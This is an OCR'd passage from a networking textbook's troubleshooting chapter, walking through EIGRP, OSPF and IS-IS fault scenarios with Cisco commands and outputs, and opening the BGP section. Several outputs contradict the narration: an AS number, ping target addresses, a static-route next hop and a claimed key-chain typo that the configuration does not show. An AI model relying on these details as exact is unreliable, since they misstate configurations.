| Maximum path: 4                                                                                                         | 821 |
| Maximum hopcount 100                                                                                                    | 822 |
| Maximum metric variance 1                                                                                               | 823 |
| Automatic Summarization: disabled                                                                                       | 824 |
| Maximum path: 4                                                                                                         | 825 |
| Routing for Networks:                                                                                                   | 826 |
| 172.16.1.0/30                                                                                                           | 827 |
| Routing Information Sources:                                                                                            | 828 |
| Gateway        Distance        Last Update                                                                              | 829 |
| Distance: internal 90 external 170                                                                                      | 830 |
| Routing Protocol is "eigrp 2"                                                                                           | 831 |
| Outgoing update filter list for all interfaces is not set                                                               | 832 |
| Incoming update filter list for all interfaces is not set                                                               | 833 |
| Default networks flagged in outgoing updates                                                                            | 834 |
| Default networks accepted from incoming updates                                                                         | 835 |
| EIGRP-IPv4 Protocol for AS(2)                                                                                           | 836 |
| <b>Metric weight K1=1, K2=0, K3=1, K4=0, K5=0</b>                                                                       | 837 |
| NSF-aware route hold timer is 240                                                                                       | 838 |
| Router-ID: 172.16.1.2                                                                                                   | 839 |
| Topology : 0 (base)                                                                                                     | 840 |
| Active Timer: 3 min                                                                                                     | 841 |
| Distance: internal 90 external 170                                                                                      | 842 |
| Maximum path: 4                                                                                                         | 843 |
| Maximum hopcount 100                                                                                                    | 844 |
| Maximum metric variance 1                                                                                               | 845 |
| Automatic Summarization: disabled                                                                                       | 846 |
| Maximum path: 4                                                                                                         | 847 |
| Routing for Networks:                                                                                                   | 848 |
| 172.16.2.0/24                                                                                                           | 849 |
| Routing Information Sources:                                                                                            | 850 |
| Gateway        Distance        Last Update                                                                              | 851 |
| Distance: internal 90 external 170                                                                                      | 852 |
| You think you have eliminated issues with layers 1, 2, and 3 and must look at the EIGRP configuration.                  | 853 |
| From the show ip protocols command, you can see that both routers are using AS 1. Let's run the debug ip eigrp command: | 854 |
| debug ip eigrp command:                                                                                                 | 855 |
| Router1#debug ip eigrp                                                                                                  | 856 |
| EIGRP-IPv4 Route Event debugging is on                                                                                  | 857 |
| Router1#                                                                                                                | 858 |
| *Feb 8 21:32:49.009: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 172.16.1.2 (Ethernet0/0) is down: K-value mismatch       | 859 |
|                                                                                                                         | 860 |

861 Now you find out that the K values mismatch. You could have caught this using the show ip protocols  
862 command:

863 Router1#sh ip protocols  
864 (output omitted)

865 Routing Protocol is "**eigrp 1**"  
866 EIGRP-IPv4 Protocol for AS(1)  
867 **Metric weight K1=1, K2=0, K3=1, K4=1, K5=0**

868 Router2#sh ip protocols  
869 (output omitted)

870 Routing Protocol is "**eigrp 1**"  
871 EIGRP-IPv4 Protocol for AS(1)  
872 **Metric weight K1=1, K2=0, K3=1, K4=0, K5=0**

873 You see that the K4 values are different. You change the value on Router1:

874 Router1(config)#router eigrp 1  
875 Router1(config-router)#metric weight 1 0 1 0 0  
876 \*Feb 8 21:37:37.080: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 172.16.1.2 (Ethernet0/0) is  
877 up: new adjacency

878 Let's verify by running a couple of commands and pinging Router3 from Router2:

879 Router1#sh ip eigrp topology  
880 EIGRP-IPv4 Topology Table for AS(1)/ID(172.16.1.1)  
881 Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,  
882 r - reply Status, s - sia Status

883 P 172.16.1.0/30, 1 successors, FD is 281600  
884 via Connected, Ethernet0/0  
885 P 10.1.1.0/24, 1 successors, FD is 281600  
886 via Connected, Ethernet0/1

887 Router1#sh ip eigrp neighbor  
888 EIGRP-IPv4 Neighbors for AS(1)

| 889 H | Address    | Interface | Hold Uptime | SRTT | RTO | Q   | Seq |
|-------|------------|-----------|-------------|------|-----|-----|-----|
| 890   |            |           | (sec)       | (ms) |     | Cnt | Num |
| 891 0 | 172.16.1.2 | Et0/0     | 12 00:03:15 | 1    | 150 | 0   | 3   |

892 Router1#ping 10.1.2.2  
893 Type escape sequence to abort.  
894 Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:  
895 .....

896 Success rate is 0 percent (0/5)

|                                                                                                                                                |     |
|------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| The ping was unsuccessful. Now let's look at the routing table on Router1:                                                                     | 897 |
| Router1#sh ip route                                                                                                                            | 898 |
| Gateway of last resort is not set                                                                                                              | 899 |
| 10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks                                                                                           | 900 |
| C    10.1.1.0/24 is directly connected, Ethernet0/1                                                                                            | 901 |
| L    10.1.1.1/32 is directly connected, Ethernet0/1                                                                                            | 902 |
| 172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                        | 903 |
| C    172.16.1.0/30 is directly connected, Ethernet0/0                                                                                          | 904 |
| L    172.16.1.1/32 is directly connected, Ethernet0/0                                                                                          | 905 |
| You are missing 172.16.2.0 from the routing table on Router1. Why are you missing this route?                                                  | 906 |
| You know that Router2 and Router1 are neighbors and that Router2 and Router3 are neighbors. Let's look at the routing table of Router2:        | 907 |
| Router2#sh ip route                                                                                                                            | 909 |
| Gateway of last resort is not set                                                                                                              | 910 |
| 10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks                                                                                           | 911 |
| D    10.1.1.0/24 [90/307200] via 192.168.1.1, 00:09:23, Ethernet0/0                                                                            | 912 |
| C    172.16.2.0/24 is directly connected, Ethernet0/1                                                                                          | 913 |
| L    172.16.2.1/32 is directly connected, Ethernet0/1                                                                                          | 914 |
| 172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                        | 915 |
| C    172.16.1.0/30 is directly connected, Ethernet0/0                                                                                          | 916 |
| L    172.16.1.2/32 is directly connected, Ethernet0/0                                                                                          | 917 |
| The Router2 routing table contains network 172.16.2.0/24, but why is it not being advertised?                                                  | 918 |
| The   can be used to filter the output of commands. If configurations are large, this can be valuable to limiting what is shown on the screen: | 919 |
| Router2#sh run   ?                                                                                                                             | 921 |
| append    Append redirected output to URL (URLs supporting append operation only)                                                              | 922 |
| begin      Begin with the line that matches                                                                                                    | 923 |
| count      Count number of lines which match regexp                                                                                            | 924 |
| exclude    Exclude lines that match                                                                                                            | 925 |
| format     Format the output using the specified spec file                                                                                     | 926 |
| include    Include lines that match                                                                                                            | 927 |
| redirect   Redirect output to URL                                                                                                              | 928 |
| section    Filter a section of output                                                                                                          | 929 |
| tee       Copy output to URL                                                                                                                   | 930 |
| Router2#sh run   begin eigrp                                                                                                                   | 931 |
| router eigrp 1                                                                                                                                 | 932 |
| network 172.16.1.0 0.0.0.3                                                                                                                     | 933 |
| !                                                                                                                                              | 934 |
| !                                                                                                                                              | 935 |
| router eigrp 2                                                                                                                                 | 936 |
|                                                                                                                                                | 937 |

```
938 network 172.16.2.0 0.0.0.255
```

```
939 Router3#sh run | begin eigrp
940 router eigrp 2
941 network 172.16.2.0 0.0.0.255
942 auto-summary
```

943 Let's think for a moment. Network 172.16.2.0 is in AS 2, so for router Router1 to reach this, it must use a  
944 static IP route. Router3 also needs a route to Router1:

```
945 Router1(config)#ip route 172.16.2.0 255.255.255.0 192.168.1.2
946 Router1#ping 172.16.2.1
947 Type escape sequence to abort.
948 Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds:
949 !!!!!
950 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/7 ms
951 Router1#ping 172.16.2.2
952 Type escape sequence to abort.
953 Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:
954
```

955 Why does it not work?

```
956 Router1#trace 172.16.2.2
957 Type escape sequence to abort.
958 Tracing the route to 172.16.2.2
959 VRF info: (vrf in name/id, vrf out name/id)
960 1 172.16.1.2 5 msec 2 msec 5 msec
961 2 *
```

962 The packet dies at Router2 or Router3. You know that Router2 can reach Router1, but it looks like you  
963 need a static route on Router3 also:

```
964 Router3(config)#ip route 0.0.0.0 0.0.0.0 172.16.2.1
```

```
965 Router1#trace 172.16.2.2
966 Type escape sequence to abort.
967 Tracing the route to 172.16.2.2
968 VRF info: (vrf in name/id, vrf out name/id)
969 1 172.16.1.2 5 msec 5 msec 5 msec
970 2 172.16.2.2 5 msec 7 msec 6 msec
```

```
971 Router1#ping 172.16.2.2
972 Type escape sequence to abort.
973 Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:
974 !!!!!
975 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
```

976 You can now traceroute and ping from Router1 to Router3. Remember the limitation of each protocol.



## OSPF

977

This section discusses issues and scenarios involving the troubleshooting of OSPF (Open Shortest Path First). It goes over common problems to investigate and covers commands that will help you solve them.

978

979

The following are issues where OSPF might not function properly:

980

- OSPF interfaces are down. 981
- Hello and dead timers are mismatched. 982
- An interface has been configured as passive. 983
- The two neighboring routers have mismatched area IDs. 984
- Network masks are mismatched. 985
- The neighboring routers have duplicate router IDs. 986
- MTU sizes do not match. 987

Table 8-11 is a list of commands useful for troubleshooting OSPF.

988

**Table 8-11.** *OSPF Commands*

t11.1

| Cisco Command             | Description                                                                  |        |
|---------------------------|------------------------------------------------------------------------------|--------|
| show ip route ospf        | Displays the routing table.                                                  | t11.2  |
| show interface            | Displays traffic on interfaces.                                              | t11.3  |
| show ip protocols         | Displays a summary of routing protocol information configured on the device. | t11.4  |
| traceroute                | Discovers routes a packet travels to its destination.                        | t11.5  |
| Ping                      | Tests the reachability of a device.                                          | t11.6  |
| debug ip ospf             | Enables debugging messages related to OSPF.                                  | t11.7  |
| debug ip routing          | Enables debugging messages related to the routing table.                     | t11.8  |
| show ip ospf interface    | Displays information about interfaces participating in OSPF.                 | t11.9  |
| show ip ospf neighbor     | Displays OSPF neighbors.                                                     | t11.10 |
| show ip ospf database     | Displays the OSPF link-state database.                                       | t11.11 |
| debug ip ospf events      | Enables debugging messages related to OSPF events.                           | t11.12 |
| debug ip ospf adjacencies | Enables debugging messages related to OSPF adjacencies.                      | t11.13 |
|                           |                                                                              | t11.14 |
|                           |                                                                              | t11.15 |

989 Only if the preceding is satisfied will routers become neighbors. To review the OSPF process, the routers AU6  
 990 agree on parameters as stated earlier, and their router IDs are sent in the hello packet. The debug ip ospf  
 991 command can be used to see the OSPF two-way, ExStart, exchange, loading, and full states. If the MTU sizes AU7  
 992 do not match during ExStart, no LSA exchange will occur, and the routers will not become neighbors.  
 993 Use Figure 8-9 to dive into troubleshooting OSPF.

this figure will be printed in b/w




Figure 8-9. OSPF example diagram

994 Users from the 172.16.2.0 network cannot reach the 172.16.1.0 network:

```
995 Router2#ping 172.16.1.1
996 Type escape sequence to abort.
997 Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
998
999 Success rate is 0 percent (0/5)
```

1000 You are unable to ping network 172.16.1.0. Now you will check the routing table for a route to this  
 1001 network:

```
1002 Router2#sh ip route ospf
1003 (output omitted)
1004 0 172.16.3.0/24 [110/20] via 172.16.4.1, 00:01:54, Ethernet0/0
```

1005 As you can see from the IP routing table, you do not have a route to network 172.16.1.0. You can see that  
 1006 both networks are participating in OSPF. Let's review Router1:

```
1007 Router1#ping 172.16.2.1
1008 Type escape sequence to abort.
1009 Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds:
1010 !!!!!
1011 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms
```

1012 You can ping network 172.16.2.0 from Router1:

```
1013 Router1#sh ip route ospf
1014 (output omitted)
1015 0 172.16.2.0/24 [110/20] via 172.16.4.2, 00:06:55, Ethernet0/0
```

You can see that OSPF is advertising network 172.16.2.0. Let's look at the interfaces on the router that are participating in OSPF: 1016  
1017

```
Router1#sh ip ospf interface brief 1018
Interface PID Area IP Address/Mask Cost State Nbrs F/C 1019
Et0/0 1 0 172.16.4.1/30 10 BDR 1/1 1020
Et0/1 1 0 172.16.3.1/24 10 DR 0/0 1021
Et0/2 1 0 172.16.1.1/24 10 DOWN 0/0 1022
```

You can see that network 172.16.1.0 is participating in OSPF, but the state is DOWN. Let's look at interface E0/2: 1023  
1024

```
Router1#sh ip int br 1025
Interface IP-Address OK? Method Status Protocol 1026
Ethernet0/0 172.16.4.1 YES manual up up 1027
Ethernet0/1 172.16.3.1 YES manual up up 1028
Ethernet0/2 172.16.1.1 YES manual down down 1029
```

The interface is down/down. 1030

You look at the interface and investigate the physical problem to find out that the RJ45 connector is bad. 1031  
You replace the cable and try to ping again: 1032


```
Router1#ping 172.16.2.1 source 172.16.1.1 1033
Type escape sequence to abort. 1034
Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds: 1035
Packet sent with a source address of 172.16.1.1 1036
!!!! 1037
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms 1038
```

Now let's verify the routing table on Router2: 1039

```
Router2#sh ip route ospf 1040
(output omitted) 1041
0 172.16.1.0/24 [110/20] via 172.16.4.1, 00:01:43, Ethernet0/0 1042
0 172.16.3.0/24 [110/20] via 172.16.4.1, 00:16:48, Ethernet0/0 1043
```

Network 172.16.1.0 is now in Router2's routing table; the problem is fixed. 1044

Let's use Figure 8-10 to go over another troubleshooting example. 1045



**Figure 8-10.** OSPF troubleshooting diagram

1046 Router1 and Router2 are not becoming neighbors. Troubleshoot the issue and fix the problem. Let's first  
 1047 make sure that you have connectivity by pinging Router2 from Router1:

```
1048 Router1#ping 172.16.1.2
1049 Type escape sequence to abort.
1050 Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
1051 !!!!!
1052 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

1053 You have verified connectivity and now must troubleshoot further:

```
1054 Router1#sh ip ospf events
1055
 OSPF Router with ID (1.1.1.1) (Process ID 1)
1056 1 *Feb 11 08:23:55.620: Bad pkt rcvd: 172.16.1.2 1
1057 2 *Feb 11 08:23:46.308: Bad pkt rcvd: 172.16.1.2 1
```

1058 You can see that you have received a bad packet from 172.16.1.2.

```
1059 Router1#sh ip protocols
1060 (output omitted)
1061 Routing Protocol is "ospf 1"
1062 Outgoing update filter list for all interfaces is not set
1063 Incoming update filter list for all interfaces is not set
1064 Router ID 1.1.1.1
1065 Number of areas in this router is 1. 1 normal 0 stub 0 nssa
1066 Maximum path: 4
1067 Routing for Networks:
1068 172.16.1.0 0.0.0.3 area 0
1069 Routing Information Sources:
1070 Gateway Distance Last Update
1071 Distance: (default is 110)
```

1072 You can see Router1 has router ID 1.1.1.1 and is routing network 172.16.1.0 in OSPF. Let's move to Router2:

```
1073 Router2#sh ip protocols
1074 (output omitted)
1075 Routing Protocol is "ospf 1"
1076 Outgoing update filter list for all interfaces is not set
1077 Incoming update filter list for all interfaces is not set
1078 Router ID 1.1.1.1
1079 Number of areas in this router is 1. 1 normal 0 stub 0 nssa
1080 Maximum path: 4
1081 Routing for Networks:
1082 172.16.1.0 0.0.0.3 area 0
1083 Routing Information Sources:
1084 Gateway Distance Last Update
1085 Distance: (default is 110)
```

You can see that the router ID of Router2 is also 1.1.1.1. You have discovered the issue: 1086

```
*Feb 11 08:26:25.623: %OSPF-4-DUP_RTRID_NBR: OSPF detected duplicate router-id 1.1.1.1 from 1087
172.16.1.1 on interface Ethernet0/0 1088
```

You will change the ID on Router2 to 2.2.2.2. 1089

Now you must clear the OSPF process in order for the new router ID to be used: 1090

```
Router2#clear ip ospf process 1091
```

```
Reset ALL OSPF processes? [no]: yes 1092
```

```
Router2#sh ip ospf neighbor 1093
```

AU8 Our Adjacency has yet to form so you must troubleshoot further. 1094

```
Router2#sh run 1095
```

```
Building configuration... 1096
```

```
(output omitted) 1097
```

```
! 1098
```

```
interface Loopback1 1099
```

```
ip address 2.2.2.2 255.255.255.255 1100
```

```
! 1101
```

```
interface Ethernet0/0 1102
```

```
ip address 172.16.1.2 255.255.255.252 1103
```

```
! 1104
```

```
(output omitted) 1105
```

```
router ospf 1 1106
```

```
network 172.16.1.0 0.0.0.3 area 0 1107
```

```
! 1108
```

```
(output omitted) 1109
```

Now let's look at the configuration for Router1: 1110

```
Router1#sh run 1111
```

```
Building configuration... 1112
```

```
(output omitted) 1113
```

```
interface Loopback1 1114
```

```
ip address 1.1.1.1 255.255.255.255 1115
```

```
! 1116
```

```
interface Ethernet0/0 1117
```

```
ip address 172.16.1.1 255.255.255.252 1118
```

```
ip ospf hello-interval 30 1119
```

```
! 1120
```

```
interface Ethernet0/1 1121
```

```
no ip address 1122
```

```
shutdown 1123
```

```
(output omitted) 1124
```

```
router ospf 1 1125
```

```
1126 network 172.16.1.0 0.0.0.3 area 0
1127 !
1128 (output omitted)
```

1129 The OSPF configuration looks good on both routers, but the hello interval on Router1 is 30 seconds.  
 1130 Let's look at Router2 to see the hello interval:

```
1131 Router2#sh ip ospf interface
1132 Ethernet0/0 is up, line protocol is up
1133 Internet Address 172.16.1.2/30, Area 0, Attached via Network Statement
1134 Process ID 1, Router ID 2.2.2.2, Network Type BROADCAST, Cost: 10
1135 Topology-MTID Cost Disabled Shutdown Topology Name
1136 0 10 no no Base
1137 Transmit Delay is 1 sec, State DR, Priority 1
1138 Designated Router (ID) 2.2.2.2, Interface address 172.16.1.2
1139 No backup designated router on this network
1140 Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
```

1141 You can see that the hello interval is set to the default value of 10 seconds and that you must change the  
 1142 interval on one of the routers. The interval command must be completed on an interface on the router. The  
 1143 OSPF process must be cleared so that the router can use the new hello interval values:

```
1144 Router2(config)#int e0/0
1145 Router2(config-if)#ip ospf hello-interval 30
1146 Router2(config-if)#end
1147 Router2#clear ip ospf process
1148 Reset ALL OSPF processes? [no]: yes
1149 *Feb 11 08:38:53.053: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on Ethernet0/0 from LOADING to
1150 FULL, Loading Done
```

1151 Now let's verify the adjacency:

```
1152 Router2#sh ip ospf database
1153 OSPF Router with ID (2.2.2.2) (Process ID 1)


1154 Router Link States (Area 0)

1155 Link ID ADV Router Age Seq# Checksum Link count
1156 1.1.1.1 1.1.1.1 40 0x80000003 0x00ADAA 2
1157 2.2.2.2 2.2.2.2 43 0x80000003 0x00E857 1

1158 Net Link States (Area 0)

1159 Link ID ADV Router Age Seq# Checksum
1160 172.16.1.1 1.1.1.1 44 0x80000001 0x002F92
```

1161 Now let's go over another example using Figure 8-11.



this figure will be printed in b/w

**Figure 8-11.** OSPF example network

Users are complaining that the performance from Router1 to network 172.16.1.0 is very slow. Please investigate the network:

```
Router1#traceroute 172.16.1.1
Type escape sequence to abort.
Tracing the route to 172.16.1.1
VRF info: (vrf in name/id, vrf out name/id)
 1 172.16.3.2 5 msec 4 msec 5 msec
 2 172.16.4.2 5 msec 7 msec 6 msec
```

A traceroute reveals that the route taken to 172.16.1.0 is through a backup path that has a lower bandwidth. OSPF should not be using this path. Let's look further into this.

First, let's verify that interface e0/0 is participating in OSPF:

```
Router1#sh ip ospf interface e0/0
Ethernet0/0 is up, line protocol is up
Internet Address 172.16.2.1/30, Area 0, Attached via Network Statement
Process ID 1, Router ID 172.16.3.1, Network Type BROADCAST, Cost: 1
Topology-MTID Cost Disabled Shutdown Topology Name
 0 1 no no Base
Transmit Delay is 1 sec, State DR, Priority 1
Designated Router (ID) 172.16.3.1, Interface address 172.16.2.1
Backup Designated router (ID) 172.16.5.1, Interface address 172.16.2.2
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
```

Clearly this interface is participating in OSPF. Let's search for a route to network 172.16.1.0 in the routing table:

```
Router1#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
```

Gateway of last resort is not set

1162  
11631164  
1165  
1166  
1167  
1168  
11691170  
1171  
11721173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
11821183  
11841185  
1186

1187

```

1188 172.16.4.0/30 is subnetted, 1 subnets
1189 0 172.16.4.0 [110/12] via 172.16.2.2, 00:04:55, Ethernet0/0
1190 172.16.5.0/30 is subnetted, 1 subnets
1191 0 172.16.5.0 [110/2] via 172.16.2.2, 00:09:24, Ethernet0/0

```

1192 Notice that network 172.16.1.0 is not in the OSPF table. So how does the router know how to route to  
 1193 this network?

```

1194 Router1#sh ip route 172.16.1.0
1195 Routing entry for 172.16.1.0/24
1196 Known via "static", distance 1, metric 0
1197 Routing Descriptor Blocks:
1198 * 172.16.3.2
1199 Route metric is 0, traffic share count is 1

```

1200 Now you can see that there is a static route to network 172.16.1.0 in the routing table that forwards  
 1201 to next hop Router3. Let's think back to administrative distance. Static routes had an AD of 1, while OSPF  
 1202 routes had an AD of 110. The OSPF route will never be placed in the routing table while there is a static route  
 1203 to this network in the table. You must remove it:

```

1204 Router1(config)#no ip route 172.16.1.0 255.255.255.0 172.16.3.2

```

1205 Now let's view the OSPF routes:

```

1206 Router1#sh ip ospf route
1207
 OSPF Router with ID (172.16.3.1) (Process ID 1)
1208 Area BACKBONE(0)
1209 Intra-area Route List
1210 *> 172.16.1.0/24, Intra, cost 12, area 0
1211 via 172.16.2.2, Ethernet0/0
1212 * 172.16.2.0/30, Intra, cost 1, area 0, Connected
1213 via 172.16.2.1, Ethernet0/0
1214 *> 172.16.5.0/30, Intra, cost 2, area 0
1215 via 172.16.2.2, Ethernet0/0
1216 * 172.16.3.0/30, Intra, cost 10, area 0, Connected
1217 via 172.16.3.1, Ethernet0/1
1218 *> 172.16.4.0/30, Intra, cost 12, area 0
1219 via 172.16.2.2, Ethernet0/0

```

1220 The table looks correct. Let's verify with a traceroute:

```

1221 Router1#traceroute 172.16.1.1
1222 Type escape sequence to abort.
1223 Tracing the route to 172.16.1.1
1224 VRF info: (vrf in name/id, vrf out name/id)
1225 1 172.16.2.2 7 msec 6 msec 6 msec
1226 2 172.16.5.2 6 msec 5 msec 5 msec

```

1227 You have successfully troubleshot the issue.



## IS-IS

This section discusses issues and scenarios involving the troubleshooting of IS-IS. It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where IS-IS might not function properly:

- IS-IS interfaces are down.
- The NET is not configured.
- The levels do not match.
- Authentication is misconfigured.


Table 8-12 is a list of commands useful for troubleshooting IS-IS.

**Table 8-12.** IS-IS Commands

| Cisco Command         | Description                                                                  |
|-----------------------|------------------------------------------------------------------------------|
| show ip route isis    | Displays the IS-IS routing table.                                            |
| show interface        | Displays traffic on interfaces.                                              |
| show ip protocols     | Displays a summary of routing protocol information configured on the device. |
| traceroute            | Discovers routes a packet travels to its destination.                        |
| ping                  | Tests the reachability of a device.                                          |
| debug isis adjacency  | Enables debugging messages related to IS-IS adjacencies.                     |
| show configuration    | Displays the configuration.                                                  |
| show isis interfaces  | Displays information about interfaces participating in IS-IS.                |
| show isis topology    | Displays routers participating in IS-IS.                                     |
| show isis database    | Displays the IS-IS link-state database.                                      |
| log-adjacency changes | Log IS-IS adjacency changes.                                                 |

Only if the preceding is satisfied will routers become neighbors. The `debug isis adjacency` command can be used to see if the neighbor adjacency is successful or where issues may arise.

Use Figure 8-12 to dive into troubleshooting IS-IS.



**Figure 8-12.** IS-IS example diagram

1240 Router1 cannot ping Router4. Let's troubleshoot.  
 1241 Let's check the IS-IS database on Router1:

1242 Router1#show isis database

1243 IS-IS Level-1 Link State Database:

| LSPID         | LSP Seq Num  | LSP Checksum | LSP Holdtime | ATT/P/OL |
|---------------|--------------|--------------|--------------|----------|
| Router1.00-00 | * 0x00000003 | 0xF65A       | 899          | 0/0/0    |

1246 Router1#show isis topology

1247 IS-IS TID 0 paths to level-1 routers

| System Id | Metric | Next-Hop | Interface | SNPA |
|-----------|--------|----------|-----------|------|
| Router1   | --     |          |           |      |

1250 We can see that Router1 has no IS-IS information. Let's check the connectivity to Router2:

1251 Router1#ping 192.168.10.2

1252 Type escape sequence to abort.

1253 Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:

1254 !!!!!

1255 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms

1256 We have connectivity. Now let us check the IS-IS configuration for Router1:

1257 interface Loopback1

1258 ip address 1.1.1.1 255.255.255.255

1259 ip router isis

1260 !

1261 interface Ethernet0/0

1262 ip address 192.168.10.1 255.255.255.252

1263 ip router isis

1264 !

1265 router isis

1266 net 49.0010.0000.0000.0001.00

1267 is-type level-1

1268 log-adjacency-changes

1269 We can see that the IS-IS configuration looks good. Let's move on to Router2:

1270 Router2#sh isis neighbors

| System Id | Type | Interface | IP Address   | State | Holdtime | Circuit Id |
|-----------|------|-----------|--------------|-------|----------|------------|
| Router3   | L2   | Et0/1     | 192.168.10.6 | UP    | 9        | Router3.03 |

1273 We can see that Router2 has Router3 as a neighbor.

1274 Router2#sh ip route isis

1275 3.0.0.0/32 is subnetted, 1 subnets

1276 i L2 3.3.3.3 [115/20] via 192.168.10.6, 00:32:44, Ethernet0/1

1277 4.0.0.0/32 is subnetted, 1 subnets

```

i L2 4.4.4.4 [115/30] via 192.168.10.6, 00:32:11, Ethernet0/1 1278
 192.168.20.0/30 is subnetted, 1 subnets 1279
i L2 192.168.20.0 [115/20] via 192.168.10.6, 00:32:44, Ethernet0/1 1280

```

We also see that Router2 has routers for Router3 and Router4, so the problem is between Router2 and Router1. Let's look at the IS-IS configuration on Router2: 1281 1282

```

interface Loopback1 1283
 ip address 2.2.2.2 255.255.255.255 1284
 ip router isis 1285
 ! 1286
interface Ethernet0/0 1287
 ip address 192.168.10.2 255.255.255.252 1288
 ip router isis 1289
 ! 1290
interface Ethernet0/1 1291
 ip address 192.168.10.5 255.255.255.252 1292
 ip router isis 1293
 ! 1294

router isis 1295
 net 49.0010.0000.0000.0002.00 1296
 is-type level-2-only 1297
 log-adjacency-changes 1298

```

We have figured out the problem. When we looked at Router1, we saw that it was configured for Level 1 only, and Router2 is configured for Level 2 only. They will never become neighbors. We have two options here. We can configure Router1 for Level 2, or we can configure Router2 to become neighbors with Level 1 and Level 2 routers. We will do the latter by removing the Level 2 only command: 1299 1300 1301 1302

```

Router2(config)#router isis 1303
Router2(config-router)#no is-type level-2-only 1304

```

Now let's look at the IS-IS state on Router1: 1305

```

Router1#sh isis neighbors 1306
System Id Type Interface IP Address State Holdtime Circuit Id 1307
Router2 L1 Et0/0 192.168.10.2 UP 9 Router2.02 1308

```

As we can see from the output, Router1 and Router2 have become neighbors. 1309  
Let's use Figure 8-13 to go over another IS-IS troubleshooting example. 1310



Figure 8-13. IS-IS troubleshooting diagram

1311 Router1 and Router2 are not becoming neighbors. Troubleshoot the issue and fix the problem. Let's first  
1312 make sure that you have connectivity by pinging between the two routers.

1313 The first thing I am going to do here is log adjacency changes on Router1:

```
1314 Router1(config-if)#router isis
1315 Router1(config-router)#log-adjacency-changes
```

1316 Now let's investigate:

```
1317 Router1#
1318 *Jul 6 00:37:41.771: %CLNS-4-AUTH_FAIL: ISIS: LAN IIH authentication failed
1319 Router1#
```

1320 It looks like we have an authentication problem. Let's look at the authentication configurations:

```
1321 Router1#show run
1322 Building configuration...
1323 !
1324 key chain ISIS_MD5
1325 key 10
1326 key-string TEST
1327 !
1328 interface Loopback1
1329 ip address 1.1.1.1 255.255.255.255
1330 ip router isis
1331 !
1332 interface Ethernet0/0
1333 ip address 192.168.10.1 255.255.255.252
1334 ip router isis
1335 isis authentication mode md5
1336 isis authentication key-chain ISIS_MD5
```

```
1337 Router2#show run
1338 Building configuration...
1339 Current configuration : 1957 bytes
1340 !
1341 key chain ISIS_MD5
1342 key 10
1343 key-string TEST
1344 !
1345 !
1346 interface Loopback1
1347 ip address 2.2.2.2 255.255.255.255
1348 ip router isis
1349 !
1350 interface Ethernet0/0
1351 ip address 192.168.10.2 255.255.255.252
1352 ip router isis
1353 isis authentication mode md5
1354 isis authentication key-chain ISIS_MD5
1355 !
```

```
interface Ethernet0/1 1356
 ip address 192.168.10.5 255.255.255.252 1357
 ip router isis 1358
```

We have discovered the issue. There is a misconfiguration issue. The key chain on Router1 is configured with an S and not a 5. We need to fix this: 1359  
1360

```
Router1(config)#interface Ethernet0/0 1361
Router1(config-if)#no isis authentication key-chain ISIS_MDS 1362
Router1(config-if)#isis authentication key-chain ISIS_MD5 1363
Router1(config-if)#exit 1364
*Jul 6 00:44:50.611: %CLNS-5-ADJCHANGE: ISIS: Adjacency to Router2 (Ethernet0/0) Up, new 1365
adjacency 1366
```

We can see that after correcting the key chain on Router1, the adjacency has been formed between Router1 and Router2. 1367  
1368

## BGP 1369

This section discusses issues and scenarios involving the troubleshooting of BGP (Border Gateway Protocol). It goes over common problems to investigate and covers commands that will help you solve them. 1370  
1371

The following are issues where BGP might not function properly: 1372

- BGP interfaces are down. 1373
- The network statement is incorrect. 1374
- The neighbor statement is incorrect. 1375
- Routing information is missing. 1376
- Network masks are mismatched. 1377

Table 8-13 is a list of commands that will be useful for troubleshooting BGP. 1378

**Table 8-13. BGP Commands** t13.1

| Cisco Command        | Description                                                                  |        |
|----------------------|------------------------------------------------------------------------------|--------|
| show ip route        | Displays the routing table.                                                  | t13.2  |
| show interface       | Displays traffic on interfaces.                                              | t13.3  |
| show ip protocols    | Displays a summary of routing protocol information configured on the device. | t13.4  |
| traceroute           | Discovers routes a packet travels to its destination.                        | t13.5  |
| ping                 | Tests the reachability of a device.                                          | t13.6  |
| debug ip bgp         | Enables debugging messages related to BGP.                                   | t13.7  |
| debug ip routing     | Enables debugging messages related to the routing table.                     | t13.8  |
| show ip bgp summary  | Displays the summary status of all BGP connections.                          | t13.9  |
| show ip bgp neighbor | Displays BGP neighbors.                                                      | t13.10 |
| show ip bgp          | Displays entries in the BGP routing table.                                   | t13.11 |
| debug ip bgp updates | Displays information about BGP updates.                                      | t13.12 |

Let's use Figure 8-14 to dive into troubleshooting BGP.

this figure will be printed in b/w

